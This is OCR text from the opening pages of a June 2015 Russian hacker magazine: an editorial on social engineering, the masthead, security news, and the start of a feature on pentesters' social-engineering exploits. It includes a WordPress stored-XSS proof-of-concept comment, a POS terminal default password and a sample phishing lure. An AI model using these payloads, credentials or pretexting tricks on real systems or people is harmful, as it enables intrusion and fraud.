

ИЮНЬ 2015 РЕКОМЕНДОВАННАЯ ЦЕНА 630Р
ХАКЕР
№197
WWW.XAKEP.RU
Cover Story
стр. 10
СОЦИАЛЬНАЯ ИНЖЕНЕРИЯ
ТЕОРИЯ И ПРАКТИКА
PUBLISHING FOR ENTHUSIASTS
(game)land
hi-fun media
4 607157 100063 15006



АТАКИ НА ВСЕ ВРЕМЕНА

Социальная инженерия — это класс атак на все времена. Неважно, что сейчас в тренде — Windows 95 или вездесущие облака. Основные векторы атак будут работать всегда. Взять хотя бы банальный пример — более-менее свежую статистику методов угона учеток социальных сетей. Лидирующие места по-прежнему занимает фишинг в комбинации с методами социальной инженерии. А в основе почти те же методы, что используются уже давно и всем известны. Это если мы говорим об обычных пользователях, у которых основная ценность — это пароль для почты и вконтактика.

А представь себе, каково бизнесу? Это ведь обычное дело, когда на почту бухгалтера небольшой компании приходит письмо примерно с таким содержанием: «По результатам проверки у вашей компании перед ООО „ПромСтройТяжМонтаж“ обнаружился долг в размере 46 800 руб 00 коп. Просим срочно оплатить в установленные сроки». И обязательно аттач вида «Акт сверки 20 мая НОВЫЙ (2)» или ссылка с полезной нагрузкой. Множеству людей слова «Акт сверки» и «обнаружился долг» сразу же отключат разум.

Все потому, что самое слабое звено в любой системе — это человек с присущими ему сопереживанием, страхом и боязнью ответственности. Он как был движим эмоциями, так и остается. Этот тезис легко подтвердят и сами мошенники, которые по-прежнему используют атаки на людей как важнейший рычаг для доступа к конфиденциальной информации.

Stay tuned, stay][!

Илья Русанен, главред][
@IlyaRusanen





№ 06 (197) Дата выхода: 03.06.2015

Илья Русанен
Главный редактор
rusanen@glc.ru

Ирина Чернова
Выпускающий редактор
chernova@glc.ru

Андрей Письменный
Шеф-редактор
pismenny@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
PC ZONE и СЦЕНА
pismenny@glc.ru

Антон «ant» Жуков
ВЗЛОМ
zhukov.a@glc.ru

Александр «Dr.» Лозовский
MALWARE, КОДИНГ, PHREAKING
lozovsky@glc.ru

Юрий Гольцев
ВЗЛОМ
goltsev@glc.ru

Илья Илембитов
UNITS
ilembitov@glc.ru

Евгений Зобнин
X-MOBILE
execbit.ru

Илья Русанен
КОДИНГ
rusanen@glc.ru

Павел Круглов
UNIXOID и SYN/ACK
kruglov@glc.ru

АРТ

Елена Тихонова
Арт-директор

Алик Вайнер
Дизайнер
Обложка

Екатерина Селиверстова
Дизайнер
Верстальщик

DVD

Антон «ant» Жуков
Выпускающий редактор
zhukov.a@glc.ru

Максим Трубицын
Монтаж видео

РЕКЛАМА

Анна Яковлева
PR-менеджер
yakovleva.a@glc.ru

Мария Самсоненко
Менеджер по рекламе
samsonenko@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Подробная информация по подписке shop.glc.ru, info@glc.ru
Отдел распространения
Наталья Алехина (lapina@glc.ru)
Адрес для писем: Москва, 109147, а/я 50

В случае возникновения вопросов по качеству печати: claim@glc.ru. Адрес редакции: 115280, Москва, ул. Ленинская Слобода, д. 19, Омега плаза. Издатель: ООО «Эрсиа»: 606400, Нижегородская обл., Балахнинский р-н, г. Балахна, Советская пл., д. 13. Учредитель: ООО «Принтер Эдишионс», 614111, Пермский край, г. Пермь, ул. Яблочкова, д. 26. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство ПИ № ФС77-56756 от 29.01.2014 года. Отпечатано в типографии Scanweb, PL 116, Korjalankatu 27, 45101 Kouvola, Финляндия. Тираж 96 500 экземпляров. Рекомендованная цена – 630 рублей. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: *chernova@glc.ru*.


16+

CONTENT



ИЮНЬ 2015
№ 197

MEGANEWS



Мария «Mifrill» Нефёдова
mifrill@real.xakep.ru

Новость месяца

Последние сводки о Windows 10

НЕБОЛЬШОЙ ДАЙДЖЕСТ САМОГО ИНТЕРЕСНОГО ИЗ СТАНА MICROSOFT

Планы Microsoft относительно Windows 10 воистину амбициозны. Компания заявила, что планирует преодолеть барьер в миллиард Windows 10 устройств за два-три года. Для сравнения — за пятнадцать месяцев после релиза было продано всего 200 миллионов копий Windows 8.

Компания Microsoft вот-вот выпустит Windows 10 на рынок, и новости в ожидании этого события льются как из рога изобилия. Мы постарались собрать самое важное и интересное за прошедший месяц.

Наконец-то стало известно настоящее имя браузера, который все последние месяцы мы знали под кодовым названием Project Spartan. Браузер получил имя Edge, явно позаимствованное у движка рендеринга веб-страниц, на котором он построен. Пользователи, которым имя Spartan полюбилось больше, даже попросили компанию вернуть рабочее название, но Microsoft не намерена менять имя браузера. Возможно, причина кроется в том, что компания не хочется окончательно рвать с прошлым и отказываться от привычного лого с буквой E. Логотип нового браузера до боли напоминает иконку Internet Explorer, что достаточно странно. Ведь Microsoft уверяла, что хочет полностью избавиться от наследия IE и его дурной репутации. К тому же IE останется в Windows 10 для ПК, ноутбуков и больших планшетов в роли дополнительного браузера. Два браузера с почти одинаковыми иконками видятся весьма странной идеей. Впрочем, оставим дизайн. Гораздо интереснее, что Microsoft раскрыла еще один козырь и пообещала, что в Edge будет поддержка расширений Google Chrome и Mozilla Firefox. Как именно это реализуют, компания пока умалчивает, однако разработчиков заверили, что изменения в расширения нужно будет внести минимальные. Браузер также был официально добавлен в Microsoft Bounty Programs. Награда за баги варьируется в пределах от 500 до 15 тысяч долларов.

Еще одна интересная новость тоже касается своеобразной кросс-платформенности. Слух, гласивший, что Windows 10 будет поддерживать приложения для Android и iOS, оказался правдой. Microsoft решила не использовать для этого эмуляторы, как многие предполагали, и вместо этого предлагает разработчикам перекомпилировать свои приложения, без существенных изменений, в универсальные приложения для Windows. Помочь в этом призваны два новых SDK. Android-разработчикам разрешили использовать Java и C++, а разработчики iOS-приложений будут довольствоваться Objective-C.

Хотелось бы отметить и еще одно важное событие. Microsoft закрывает подразделение Open Technologies, которое последние годы служило мостиком, соединяющим Microsoft и сообщество Open Source, и работало над улучшением совместимости Linux и Windows. Microsoft заявила, что теперь принципы этого подразделения распространяются на всю компанию в целом, поэтому в нем более нет нужды. Время покажет, насколько это заявление соответствует действительности.



Логотипы Internet Explorer и Edge очень похожи.

НОВОВВЕДЕНИЯ НА YOUTUBE


GOOGLE ГОТОВИТ СВОЙ ВИДЕОСЕРВИС К МОНЕТИЗАЦИИ

Google официально подтвердила, что собирается ввести платные услуги для YouTube. Слухи на этот счет циркулировали давно, и теперь мы знаем, что они были правдой. На YouTube действительно планируется ввести плату за просмотр сайта без рекламы. Схема предельно проста. Не нравится реклама? Заплати, и рекламы не будет. Пока о грядущей монетизации сообщили только партнерам видеосервиса, создателям контента. Подробностей Google практически не раскрывает: когда именно введут платный доступ и сколько он будет стоить — неизвестно. Аналитики и СМИ уже предрекают, что вместе с началом монетизации Google развернет и масштабную кампанию по борьбе с блокировщиками рекламы. В частности, компания точно планирует продвигать приложения для мобильных устройств и платформ, которые препятствуют такой блокировке.

Кроме того, Google планово остановила работу YouTube API v2, которые были доступны с 2008 года. Разработчикам давался год, чтобы перейти на YouTube API v3. Теперь приложения, использующие API-функции v2, перестали работать. Google признает, что из-за отключения API v2 пострадали устройства, выпущенные в 2012 году и ранее, в том числе с поддержкой Google TV, iOS, телевизоры и проигрыватели Blu-ray-дисков Sony и Panasonic. Также отключение повлияло на работу веб-сервисов, использующих выгрузку информации о видео в формате XML. Но увы, в данном случае «проблемы индейцев шерифа не волнуют».



В связи с отключением API v2 пользователям разъяснили проблему морального устаревания их устройств и философски предлагают либо обновиться, либо, если это невозможно, отказаться от использования сервисов Google вовсе.



ПО-НАСТОЯЩЕМУ СТАРЫЙ БАГ

В WINDOWS ОБНАРУЖИЛИ ДЫРКУ, ВОЗРАСТ КОТОРОЙ СОСТАВЛЯЕТ 18 ЛЕТ

Специалисты компании Cyclance обнаружили уязвимость, которой подвержены ПК под управлением практически любой версии Windows, вплоть до новой «десятки». Брешь в безопасности позволяет похитить с машины жертвы логины и пароли примерно из трех десятков продуктов как самой Microsoft, так и сторонних разработчиков. В число уязвимых продуктов попали Adobe Reader, Apple QuickTime, Apple Software Update, Internet Explorer, Windows Media Player, Microsoft Excel, Symantec Norton Security Scan, AVG Free, BitDefender Free, Comodo Antivirus и другие.

Уязвимость действительно серьезная, и тем парадоксальнее выглядит тот факт, что корнями баг уходит к атаке Redirect to SMB, методика которой была описана еще в далеком 1997 году! Все завязано на протокол Server Message Block. Смысл в том, чтобы заставить машину жертвы соединиться с SMB-сервером хакера, используя логин/пароль текущего пользователя. По меньшей мере четыре функции Windows API (URLDownloadToFile, URLDownloadToCacheFile, URLOpenStream, URLOpenBlockingStream) точно могут переключаться с соединения HTTP/HTTPS на SMB, когда видят URL вида file://1.1.1.1. Так как патча и реакции со стороны Microsoft пока нет, специалисты рекомендуют блокировать исходящий трафик через порты TCP 139 и TCP 445.



«Компьютерные игры невероятно увлекательны, благодаря им в детстве я захотел научиться программировать. Я решил, что смогу создавать игры сам, хотел узнать, как они работают, хотел сделать свою игру. Так я начал программировать».

ИЛОН МАСК

YAHOO ПРЕДЛАГАЕТ СМОТРЕТЬ НА БИОМЕТРИЮ ШИРЕ

НЕ ТОЛЬКО ОТПЕЧАТКИ ПАЛЬЦЕВ ЧЕЛОВЕКА ИМЕЮТ УНИКАЛЬНЫЙ РИСУНОК

Давно известно, что отпечатки пальцев далеко не единственная уникальная часть человеческого тела. Тогда как хакеры предлагают все новые способы обхода сканеров биометрических данных, производители софта и железа закономерно стараются усложнить им задачу. Внедрить более сложную биометрию (скажем, распознающую рисунок кровеносных сосудов под кожей) повально во все гаджеты — задача сложная и недешевая. Поэтому производители вынуждены думать и о более простых, но не менее надежных альтернативах.

На конференции Computer-Human Interaction исследователи Yahoo Labs представили собственный проект биометрической системы Bodyprint. Приложение Bodyprint превращает экран практически любого, даже самого дешевого смартфона в биометрический сканер. Так как экран смартфона, разумеется, больше сканера отпечатков пальцев, он предлагает более широкие возможности. Так, специалисты Yahoo предложили разблокировать смартфон, приложив к нему ухо, ведь рисунок ушной раковины тоже уникален. Также можно использовать всю ладонь, фаланги или костяшки пальцев. В теории это может помочь производителям гаджетов не только улучшить безопасность, но и сэкономить — специальные биометрические сканеры стоят недешево и, разумеется, влияют на конечную цену продукта.



Аутентификация при помощи Bodyprint выполняется всего за секунду. Судя по первым испытаниям, точность системы весьма неплоха: в тестах приняли участие двенадцать человек, точность опознавания составила 99,52%.





«На российском рынке „ВКонтакте“ достиг максимума, превзойдя конкурентов как по доле рынка, так и по темпам роста. Однако, несмотря на наши многолетние усилия, „ВКонтакте“ не удалось выйти на глобальный рынок. После многих попыток международной экспансии стало понятно, что для успеха на зарубежных рынках „ВКонтакте“ необходимо изменить три вещи — концепцию, название и акционерный состав».

Павел Дуров
в интервью LIVE Plus

166816

Пароль по умолчанию

RSA®

→ На RSA Conference Дэвид Бирн и Чарльз Хендерсон рассказали о беспрецедентной халатности. Известный производитель POS-терминалов, выпускающий их с 1990 года, за все двадцать пять лет ни разу не менял на своих устройствах пароль по умолчанию. Речь идет о десятках миллионов машин. Пассворд везде одинаков: 166816 (или Z66816, зависит от типа клавиатуры). К сожалению, хакеры не стали разглашать название «отличившейся» компании, но сетевая общественность уже вычислила, что, скорее всего, прооштрафилась компания Verifone.

173 132

электронных письма



→ Любители почитать секретную документацию и закрытую переписку — радуйтесь. На WikiLeaks опубликовали 173 132 электронных письма из ящиков 2000 сотрудников и 30 287 документов с серверов Sony Pictures Entertainment. Все это с полнотекстовым поиском и максимальными удобствами. Столь масштабная утечка легко объясняется прошлогодним взломом Sony. В архивах уже откопали более сотни писем с почтовыми адресами, принадлежащими правительственным службам.

КИТАЙСКАЯ «ЦАРЬ-ПУШКА»

СПЕЦИАЛИСТЫ СЧИТАЮТ, ЧТО У КИТАЯ ПОЯВИЛОСЬ МОЩНОЕ КИБЕРОРУЖИЕ

Недавняя мощнейшая атака на GitHub заставила весь мир заговорить о «китайском следе». Теперь Китай и вовсе обвиняют в создании кибероружия, которое в СМИ уже успели окрестить «Великой пушкой» (Great Canon), по аналогии с Великой китайской стеной и Великим китайским файрволом.

Смелые выводы сделали специалисты канадской лаборатории Citizen Lab, расположенной в университете Торонто, изучив атаку на GitHub, а также похожую атаку на сайт Greatfire.org, которая произошла немногим позже эпохального DDoS на GitHub. По данным Citizen Lab, «Великая пушка» не атакует сайты напрямую, а работает как атака man-on-the-side чудовищного масштаба. Она перехватывает трафик популярных сервисов и перенаправляет его на жертву. Так, во время атаки на GitHub были использованы мощности поисковика Baidu.

Свое исследование атаки на GitHub провела и корпорация Google, использовав для этого данные сервиса Safe Browsing. Компания никого не обвиняет и не делает выводов, но информация, опубликованная в официальном блоге, весьма интересна. Анализ трафика с 1 марта по 15 апреля 2015 года показал, что первые признаки инъекций скриптов в контент Baidu замечены 3 марта 2015 года, последние — 7 апреля. Атака проводилась в несколько этапов. Вначале было тестирование, длившееся с 3 по 6 марта, с использованием IP-адреса 114.113.156.119:56789 и ограничением на количество запросов. Основная фаза атаки началась 14 марта, и ее мишенью стал d3rkfw22xppori.cloudfront.net. Использовались запросы как HTTP, так и HTTPS. 18 марта список мишеней на *.cloudfront.net расширился, и в трафике впервые появились «устаревшие» нефункционирующие скрипты. 25 марта атака против Cloudfront прекратилась. Началось нападение на GitHub. Первой мишенью выбрали github.com/greatfire/wiki/wiki/nyt/, затем github.com/greatfire/ и github.com/greatfire/wiki/wiki/dw/.



Исследователи Citizen Lab уверены, что новое кибероружие — это государственная разработка и сейчас Китай старается продемонстрировать его мощь, запугав таким образом критиков.

С начала до окончания атаки применялись девятнадцать различных скриптов JS. Размер инъекций составлял от 995 до 1325 байт. Изменялись страницы следующих доменов: cbjs.baidu.com (123.125.65.120), eclick.baidu.com (123.125.115.164), hm.baidu.com (61.135.185.140), pos.baidu.com (115.239.210.141), cpro.baidu.com (115.239.211.17), bdimg.share.baidu.com (211.90.25.48), pan.baidu.com (180.149.132.99), wapbaike.baidu.com (123.125.114.15).


Единственный вывод, который Google позволила себе сделать в заключении этого отчета, звучит так: «Если бы весь веб перешел на TLS, такие атаки стали бы невозможны».


«Если бы весь веб перешел на TLS, такие атаки стали бы невозможны», — пишут специалисты Google в официальном анализе атаки на GitHub.



САМЫЙ ПОПУЛЯРНЫЙ ЯЗЫК НА GITHUB

→ Сервис для контроля версий и истории при разработке Loggy провел масштабное исследование среди пользователей GitHub, выясняя, какой язык самый популярный. Были использованы данные, которые открыли сами клиенты сервиса (таких около 70% всех пользователей) за период со второго квартала 2012 года по четвертый квартал 2014 года.







СЕРВЕРЫ MINECRAFT ПОД УГРОЗОЙ

ОПУБЛИКОВАН ЭКСПЛОЙТ, КОТОРЫЙ ПОЗВОЛЯЕТ ПРАКТИЧЕСКИ ЛЮБОМУ ВЫВЕСТИ ИЗ СТРОЯ СЕРВЕРЫ ПОПУЛЯРНОЙ ИГРЫ

Невзирая на то, что программы вознаграждения за найденные уязвимости работают уже практически у всех уважающих себя компаний, истории, подобные этой, к сожалению, не редкость. Очередной исследователь выявил серьезный баг, долго пытался добиться его устранения, но в ответ получал, по сути, игнор.

Еще летом 2013 года Аммар Аскар обнаружил уязвимость, благодаря которой любой желающий может «положить» серверы Minecraft DoS-атакой. Достаточно отправить на сервер вредоносные пакеты, и это приведет к переполнению памяти. Исследователь тут же связался с компанией Mojang и попытался привлечь к проблеме внимание сотрудников. Аскар постоянно напоминал компании о себе, но ничего так и не добился. Прошло почти два года, версия игры сменилась с 1.6.2. на 1.8.3, а критический баг по-прежнему оставался на месте. В итоге Аскар отчаялся и попросту опубликовал эксплойт у себя в блоге (blog.ammaraskar.com/minecraft-vulnerability-advisory).

Для атаки используются пакеты 0x08: Block Placement Packet и 0x10: Creative Inventory Action. Дело в том, что при обмене данными с компьютером пользователя сервер открыт для приема невероятно сложных запросов, в том числе кода с вложенными списками, количество которых может достигать 30 миллионов. Можно сгенерировать несколько миллионов Java-объектов, включая ArrayLists, рассказал Аскар. Разумеется, в результате на сервере заканчивается оперативная память, а CPU подвергается предельной нагрузке.

Ирония состоит в том, что стоило автору опубликовать эксплойт в открытом доступе, как Mojang тут же выпустила патч.

НЕПОЛЕЗНЫЕ ANDROID-ПРИЛОЖЕНИЯ

GOOGLE PLAY ПО-ПРЕЖНЕМУ НЕ ГАРАНТИРУЕТ, ЧТО ПРИЛОЖЕНИЕ БЕЗОПАСНО НА 100%

В прошлом месяце стало известно, что Google уже несколько месяцев использует «ручную» фильтрацию при отборе приложений в Google Play, но, видимо, даже это не панацея. Специалисты «Доктор Веб» обнаружили в каталоге Google Play сразу несколько приложений adware, навязчивая реклама от которых делает нормальное использование устройства с Android весьма затруднительным. Адварь способна на многое: выводить на экран баннеры (в том числе поверх окон других работающих программ и такого размера, что они перекрывают весь интерфейс), открывать в браузере рекламные ссылки, демонстрировать рекламные и иные сообщения в панели уведомлений. Зараза получила имя Adware.MobiDash.2.origin и представляет собой обновленную версию «агрессивной» рекламной платформы Adware.MobiDash.1.origin. Что интересно, коварный вредонос начинает проявлять активность не сразу после установки содержащего его приложения, а через определенное время, снижая тем самым вероятность обнаружить источник рекламы.

Кстати, еще одно, не менее подлое приложение, которое нашли специалисты «Доктора Веба», распространяется уже не через Google Play, но вреда способно нанести больше. Малварь получила имя Android.Toorch.1.origin. Она маскируется под обычное приложение-фонарик. Что характерно, сам фонарик работает, так что заподозрить в нем вредонос сможет не каждый. Стоит установить его на устройство, как злой фонарик получает root-доступ и способен на все, начиная от передачи любых данных хакерам и заканчивая установкой и удалением любых приложений без ведома пользователя.



СКОЛЬКО СТОЯТ ТВОИ ЛИЧНЫЕ ДАННЫЕ?

→ Компания Trend Micro совместно с Ponemon Institute узнала у пользователей в США, Европе и Японии, насколько те ценят свои данные и в какую сумму теоретически их оценивают. В опросе приняли участие 1903 респондента из 18 стран мира.

Почему за последние пять лет вы стали больше беспокоиться из-за сохранности личных данных?

63%	61%	53%	49%	23%
• я чаще использую мобильные устройства, такие как планшеты и смартфоны	• я уже становился жертвой утечки данных	• я стал чаще пользоваться социальными медиа	• больше моих персональных данных, включая медицинские, стали доступны третьим лицам	• меня все больше напрягает слежка со стороны правительства

Сколько, по-вашему, может стоить ваша личная информация?



75,8	пароли и логины
59,8	медицинские данные
55,7	номер социального страхования (только для жителей США)
36,0	информация о кредитной карте или других платежных средствах
29,2	кредитная история
23,5	имена друзей и родных
20,6	история покупок
16,1	место нахождения (GPS)
12,9	домашний адрес
12,2	фото и видео

МНОГОЧИСЛЕННЫЕ ДЫРЫ WORDPRESS

ДАЖЕ ФБР ПРЕДУПРЕЖДАЕТ О НЕБЕЗОПАСНОСТИ ПОПУЛЯРНОЙ CMS

Бесплатные системы управления контентом, такие как Joomla и WordPress, недаром так любимы пользователями (на WordPress, по данным W3Tech, работает 23,9% всех сайтов мира). Они просты и кастомизируемы — для них существует невероятное количество плагинов на любой вкус. Однако у этой медали есть и обратная сторона — любимые публикой CMS таят в себе множество уязвимостей. Справедливости ради замечу, что в основном дырки находят именно в плагинах, но из-за них считать данные CMS безопасными можно с большой натяжкой.

В этом месяце WordPress особенно не везет: новости о новых багах и взломах появляются одна за другой. Чаще всего ломают не сам движок, а разнообразные плагины к нему, однако недавно встретилось неприятное исключение из этого правила. Критическую уязвимость во встроенной системе публикации комментариев WordPress 4.2 и ниже, которую использует множество сайтов, обнаружил финский хакер Йоуко Пюннёнен из компании Klikki Oy. Пюннёнен узнал, что, если опубликовать достаточно длинный комментарий (64 тысячи символов), можно спровоцировать баг, который приводит к исполнению постороннего кода с данной HTML-страницы. Код будет выполнен для каждого посетителя, зашедшего на страницу с комментарием, в том числе на компьютере администратора системы. Пример комментария:

```
<a title='x onmouseover=alert(unescape(/hello%20world/.source)) style=position:↵
absolute;left:0;top:0;width:5000px;height:5000px AAAAAAAAAAAA...[64 kb]..AAA'></a>
```


В WordPress Foundation оперативно выпустили патч, но все мы знаем, как «часто» обновляются сайты на бесплатных CMS.

Еще одна уязвимость, обнаруженная в этом месяце, так сказать, более традиционна. На этот раз виноват плагин WP-Super-Cache, чья задача — генерировать статические файлы HTML из динамических блогов. Плагин оказался уязвим к межсайтовому скриптингу (XSS). Обнаруженный баг позволяет атакующей стороне внедрить вредоносный код в страницы, создаваемые с помощью этого расширения. Хотя разработчики плагина уже устранили дыру, компания Sucuri присвоила уязвимости высокий уровень опасности: 8 из 10 баллов. Дело в том, что плагин используется почти миллионом сайтов.


Настоящей вишенкой на торте этой череды багов стало официальное предупреждение от ФБР. Бюро проинформировало, что хакерская группа, причисляющая себя к Исламскому государству, устраивает массовые атаки на сайты под управлением WordPress, в основном через уязвимости в темах оформления и старые версии плагинов RevSlider, Gravity Forms, FancyBox, WP Symposium и MailPoet. WordPress Foundation в этой связи еще раз призвала администраторов сайтов пользоваться актуальными версиями плагинов и вообще не забывать о своевременных обновлениях.



Стоит сказать, что в конце апреля вышел WordPress 4.2, где в числе прочего был значительно переработан и упрощен интерфейс установки и обновления плагинов. К сожалению, это вряд ли подвигнет администраторов сайтов обновляться чаще.



Кажется, кому-то не дают покоя лавры компании Nero, которая почти написала вокруг ПО для прожига дисков собственную ОС. Теперь компания WebMoney запустила собственный веб-сервис... видеозвонков. Работает он на протоколе WebRTC, поддерживает браузеры Chrome, Firefox и Opera. Все бы ничего, только очень хочется спросить: зачем?



Пятиминутка околополитических новостей. Корпорации Google и eBay, а также китайский гигант AliExpress согласились с требованиями властей и будут хранить персональные данные россиян на серверах, расположенных на территории РФ. С одной стороны — не останемся без удобных сервисов, с другой — наблюдать за нами (при желании) станет проще.



Плох тот айтишник, который не знает, что такое Stack Overflow. Недавно легендарная система вопросов и ответов о программировании, созданная Джоэлем Спольски и Джеффом Этвудом, заработала и на русском языке: ru.stackoverflow.com. Те, кому раньше не хватало знания английского, теперь тоже могут приобщиться к этому, безусловно, полезному сайту. Еще до старта открытой беты русская версия набрала более 30 тысяч пользователей.



«ВКонтакте» продолжает борьбу с ветряными мельницами, а именно с пиратством. Правообладатели все же вынудили социальную сеть отключить загрузку MP3-файлов для раздела «Документы». Теперь загружать музыку можно только в «Аудиозаписи», откуда музыка может быть удалена по требованию обладателей прав на композиции, и повторно загрузить трек уже не получится. С другой стороны, MP3 — не единственный музыкальный формат :).



84ckf1r3
84ckf1r3@gmail.com

ПРАВНУКИ ЛЕЙТЕНАНТА ШМИДТА

ИСТОРИИ ИЗ ПРАКТИКИ ИМЕНИТЫХ ПЕНТЕСТЕРОВ

Со времен древнего человека развивались два способа получить нечто, принадлежащее другому: силой и обманом. Первый подход породил гонку вооружений, а второй — целый класс приемов работы на уровне подсознания. Сегодня они известны как социальная инженерия и успешно используются для НСД в компьютерных сетях любого уровня защиты. Доступные технологии меняются быстро, а люди и их привычки — нет.



INFO

Человек уязвим к методам социальной инженерии из-за своих предубеждений. Люди склонны замечать только то, что ожидают или что боятся увидеть. Они домысливают пробелы в легенде и помогают хакеру.

ЖУРНАЛ ОШИБОК

Основы социальной инженерии не претерпели существенных изменений за века — менялись только формы и детали приемов. Например, в 1906 году в предместье Берлина безработный Вильгельм Фойгт купил на рынке изношенную форму прусского капитана и направился к ближайшим казармам. Там он встретил незнакомого сержанта с четырьмя гренадерами и приказал им захватить ратушу. Фойгт забрал у сдавшегося бургомистра без малейшего сопротивления всю городскую казну — четыре тысячи марок. Затем он отдал распоряжение всем оставаться на местах еще полчаса, после чего уехал из города на поезде уже в гражданской одежде.

Английские газеты долго вспоминали эту историю, указывая с сарказмом на заведенные в Германии столь странные порядки, что человек в форме обладает непререкаемым авторитетом. Однако суть этой и массы подобных афер лежит гораздо глубже. Они всегда работают на уровне психологии людей независимо от страны их проживания и актуальны по сей день. Именно из них выросла самая эффективная тактика сетевых атак — на нейросеть, уютно расположившуюся между монитором и спинкой офисного кресла.

ХАКЕР ВО ПЛОТИ

Сегодня социальная инженерия стала неотъемлемой частью тестов на проникновение. Их проведение заказывают частным фирмам крупные компании и государственные организации, каждый раз увеличивая число седых волос у руководителей подразделений. По их результатам устраивают тренинги для руководящего состава и увольняют наиболее провинившихся рядовых сотрудников. Однако ситуация от этого принципиально не меняется.

Эксперт компании Pwnie Express Джейсон Стрит приводит множество показательных историй из своей практики. Как истинный этичный хакер, он, конечно же, не указывает названия фирм. Особенно запомнился ему двойной аудит банка X: заказчик попросил проверить как физическую, так и информационную безопасность своих филиалов. Джейсон подошел к вопросу со свойственной ему артистичностью. Он надел куртку с хакерской конференции DEF CON и направился в ближайшее отделение банка с трояном на флешке.

Войдя в холл, он дождался момента, когда отлучится начальник отдела (спасибо за установку стеклянных перегородок!), после чего молча направился в служебную зону. Он беспрепятственно открыл дверь с табличкой «Только для персонала» и прошел к свободному компьютеру. Тут же были открытые кассы с наличными и много других интересных штук.

Находившийся рядом сотрудник банка отвлекся от обслуживания очередного клиента и уставился на Джейсона с немым вопросом на лице. «Порядок! — ответил Джейсон. — Мне сказали проверить настройки подключения USB-устройств». Он вставил флешку в порт на передней панели, а банковский клерк решил, что это не его дело, и вернулся к работе. Джейсон сел в кресло и стал ждать. Он даже немного покрутился в нем, изображая скуку и смертную тоску, чем окончательно развеял опасения. Ленивый техник дурачится, что с него взять?

